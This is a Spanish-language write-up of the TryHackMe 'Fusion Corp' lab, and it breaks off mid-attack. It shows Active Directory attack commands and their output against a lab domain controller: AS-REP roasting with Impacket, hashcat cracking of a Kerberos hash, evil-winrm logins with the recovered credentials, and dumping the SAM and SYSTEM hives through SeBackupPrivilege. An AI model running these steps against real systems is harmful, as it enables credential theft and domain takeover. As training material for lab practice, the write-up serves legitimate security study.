Fusion Corp

martes, 15 de junio de 2021 15:21

Fusion Corp

Fusion Corp said they got everything patched... did they?

Please give the VM 5-10 minutes to fully boot.


You had an engagement a while ago for Fusion Corp. They contacted you saying they've patched everything reported and you can start retesting.

Desde <https://tryhackme.com/room/fusioncorp>


Starting Nmap 7.60 (https://nmap.org) at 2021-06-15 20:32 BST
Nmap scan report for fusion.thm (10.10.7.58)
Host is up (0.0067s latency).

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods: 
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: eBusiness Bootstrap Template
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-06-15 19:32:58Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: fusion.corp0., Site: 
Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fusion.corp0., Site: 
Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Fusion-DC.fusion.corp
| Not valid before: 2021-03-02T19:26:49
|_Not valid after:  2021-09-01T19:26:49
|_ssl-date: 2021-06-15T19:33:50+00:00; -1s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
49817/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 02:83:61:6F:17:2D (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed 
port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 1 hop
Service Info: Host: FUSION-DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Dado los puertos se puede asumir que es un server de windows, muy posiblemente un domaincontroler. Con smb habilitado, servicios de NFS, y unos cuantos servicios web.



```
=====================================================================
ID       Response   Lines      Word         Chars          Payload
=====================================================================

000030:   C=301        1 L       10 W          145 Ch        "img"
000001:   C=200     1363 L     3799 W        53888 Ch        "#"
000002:   C=200     1363 L     3799 W        53888 Ch        "#"
000003:   C=200     1363 L     3799 W        53888 Ch        "#"
000004:   C=200     1363 L     3799 W        53888 Ch        "#"
000005:   C=200     1363 L     3799 W        53888 Ch        ""
000541:   C=301        1 L       10 W          145 Ch        "css"
000712:   C=301        1 L       10 W          145 Ch        "lib"
000944:   C=301        1 L       10 W          144 Ch        "js"
001617:   C=301        1 L       10 W          148 Ch        "backup"
001842:   C=404       29 L       95 W         1245 Ch        "buyersGuideFc
004173:   C=301        1 L       10 W          145 Ch        "IMG"
004680:   C=404       29 L       95 W         1245 Ch        "FranchiseAdva
005417:   C=404       29 L       95 W         1245 Ch        "libnetfilter_
006696:   C=404       29 L       95 W         1245 Ch        "vertical_adve
007236:   C=301        1 L       10 W          153 Ch        "contactform"
007720:   C=404       29 L       95 W         1245 Ch        "intellectual-
008466:   C=301        1 L       10 W          145 Ch        "CSS"
```



10.10.7.58 - /backup/

[To Parent Directory]

```
 3/7/2021  2:28 AM        3209 employees.ods
```

```
root@ip-10-10-33-91:~/employees.d# cat Sheet1.tsv
Name    Username
Jhon Mickel     jmickel
Andrew Arnold   aarnold
Lellien Linda   llinda
Jhon Powel      jpowel
Dominique Vroslav       dvroslav
Thomas Jeffersonn       tjefferson
Nola Maurin     nmaurin
Mira Ladovic    mladovic
Larry Parker    lparker
Kay Garland     kgarland
Diana Pertersen dpertersen
User;:
```

jmickel
aarnold
llinda
jpowel
dvroslav
tjefferson
nmaurin
mladovic
lparker
kgarland
dpertersen

```
# /opt/impacket/examples/GetNPUsers.py fusion.corp/ -usersfile users -no-pass -dc-ip fusion.thm
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[-] invalid principal syntax
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$lparker@FUSION.CORP:b55372d5b815136ecd6c2d4d36057110
$00b782b7dbb5b6e46be44557e0f5312729db30fa788f3fcd88b338567fe8265f5dd956ef038dcce5c9740e830a70adc23d8
48fc7739605f4f6588a1194e3a9b8892d9aeb29c7a8d4619b27e91f2fbdbe40ee0fdf01777488a272e03fa5cda7f348de61f
059b14b9e63d3f4d9eadeead3de24dab3185eaea0360d0f531e6fb8a83fe6e77522819a88facf866406cc2f986011f660100
a5fc05363657ee65d249521aa169c9dd8fa640d3dcd47dcccfbdb00c513ecb875cff7dbb84f21803cef241a37c9665093eb6
6b1a3c92a6b6a04953504dbb30b23ac1f65b14cd6166d588a9c7734226a289ad0bf61
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] invalid principal syntax
[-] invalid principal syntax

# hashcat -m 18200 hash /rockyou.txt
Dictionary cache built:
* Filename..: /rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 1 sec

$krb5asrep$23$lparker@FUSION.CORP:b55372d5b815136ecd6c2d4d36057110
$00b782b7dbb5b6e46be44557e0f5312729db30fa788f3fcd88b338567fe8265f5dd956ef038dcce5c9740e830a70adc23d8
48fc7739605f4f6588a1194e3a9b8892d9aeb29c7a8d4619b27e91f2fbdbe40ee0fdf01777488a272e03fa5cda7f348de61f
059b14b9e63d3f4d9eadeead3de24dab3185eaea0360d0f531e6fb8a83fe6e77522819a88facf866406cc2f986011f660100
a5fc05363657ee65d249521aa169c9dd8fa640d3dcd47dcccfbdb00c513ecb875cff7dbb84f21803cef241a37c9665093eb6
6b1a3c92a6b6a04953504dbb30b23ac1f65b14cd6166d588a9c7734226a289ad0bf61:!!abbylvzsvs2k6!

lparker:!!abbylvzsvs2k6!
```

Una vez obtenido el password del usuario, podemos intentar ver qué hashes de tgs podemos obtener:


```
# /opt/impacket/examples/GetUserSPNs.py fusion.corp/lparker:\!\!abbylvzsvs2k6\! -dc-ip fusion.thm
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation
```

No entries found!

```
# evil-winrm -i fusion.thm -u lparker -p \!\!abbylvzsvs2k6\!
```


Éxito.. Tenemos la primera flag.

Enumerando el disco, encontramos que tenemos otro usuario, y tal como lo indica las pistas de la ROOM, debemos conseguir user.txt de un segundo usuario antes de la de administración.
Así que enumeramos a ver qué podemos encontrar.




```
*Evil-WinRM* PS C:\Users> Get-AdUser jmurphy -Properties *|more


AccountExpirationDate                :
accountExpires                       : 9223372036854775807
AccountLockoutTime                   :
AccountNotDelegated                  : False
adminCount                           : 1
AllowReversiblePasswordEncryption    : False
AuthenticationPolicy                 : {}
AuthenticationPolicySilo             : {}
BadLogonCount                        : 0
badPasswordTime                      : 0
badPwdCount                          : 0
CannotChangePassword                 : False
CanonicalName                        : fusion.corp/Users/Joseph Murphy
Certificates                         : {}
City                                 :
CN                                   : Joseph Murphy
CodePage                             : 0
Company                              :
CompoundIdentitySupported            : {}
Country                              :
countryCode                          : 0
Created                              : 3/3/2021 5:41:24 AM
createTimeStamp                      : 3/3/2021 5:41:24 AM
Deleted                              :
Department                           :
Description                          : Password set to u[redacted]
DisplayName                          : Joseph Murphy
DistinguishedName                    : CN=Joseph Murphy,CN=Users,DC=fusion,DC=corp
Division                             :
```

Tenemos la pass de jmurphy




```
root@ip-10-10-147-145:~# evil-winrm -u jmurphy -p [redacted] -i 10.10.2
08.100

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\jmurphy\Documents> type ..\Desktop\
download  exit      menu      services  upload
*Evil-WinRM* PS C:\Users\jmurphy\Documents> type ..\Desktop\
download  exit      menu      services  upload
*Evil-WinRM* PS C:\Users\jmurphy\Documents> type ..\Desktop\flag.txt
THM{[redacted]}
*Evil-WinRM* PS C:\Users\jmurphy\Documents>
```

Repetimos la enumeración, pero esta vez apuntando a Administrator, pero no tenemos novedades.




```
*Evil-WinRM* PS C:\Users\jmurphy\Documents> Get-AdUser Administrator -Properties *|more


AccountExpirationDate                 :
accountExpires                        : 9223372036854775807
AccountLockoutTime                    :
AccountNotDelegated                   : False
adminCount                            : 1
AllowReversiblePasswordEncryption     : False
AuthenticationPolicy                  : {}
AuthenticationPolicySilo              : {}
BadLogonCount                         : 0
badPasswordTime                       : 0
badPwdCount                           : 0
CannotChangePassword                  : False
CanonicalName                         : fusion.corp/Users/Administrator
Certificates                          : {}
City                                  :
CN                                    : Administrator
codePage                              : 0
Company                               :
CompoundIdentitySupported             : {}
Country                               :
countryCode                           : 0
Created                               : 3/3/2021 4:43:10 AM
createTimeStamp                       : 3/3/2021 4:43:10 AM
Deleted                               :
Department                            :
Description                           : Built-in account for administering the computer/domain
DisplayName                           :
DistinguishedName                     : CN=Administrator,CN=Users,DC=fusion,DC=corp
Division                              :
DoesNotRequirePreAuth                 : False
```

La última flag la podemos ver, pero no leer..




```
*Evil-WinRM* PS C:\users\Administrator\Desktop> ls


    Directory: C:\users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         3/3/2021   6:05 AM             37 flag.txt


*Evil-WinRM* PS C:\users\Administrator\Desktop>
```

Así que revisamos los privilegios que tenemos buscando qué podemos explotar




```
*Evil-WinRM* PS C:\users\Administrator\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\users\Administrator\Desktop>
```

Googleando explotación para cada uno de los permisos caí en un sitio de mis preferidos que explicaba como explotar
seBackupPrivilege
Así que hice lo que indicaba allí. (aprendiendo que con evil-winrm se pueden descargar y subir archivos a la máquina atacada)




```
*Evil-WinRM* PS C:\users\Administrator\Desktop> mkdir c:\Temp; reg save hklm\sam c:\Temp\sam; reg save hk
lm\system c:\Temp\system


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        6/20/2021   4:57 PM                Temp
The operation completed successfully.

The operation completed successfully.



*Evil-WinRM* PS C:\users\Administrator\Desktop> dir c:\temp


    Directory: C:\temp


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        6/20/2021   4:57 PM          49152 sam
-a----        6/20/2021   4:57 PM       18083840 system


*Evil-WinRM* PS C:\users\Administrator\Desktop>
```




```
*Evil-WinRM* PS C:\temp> download sam
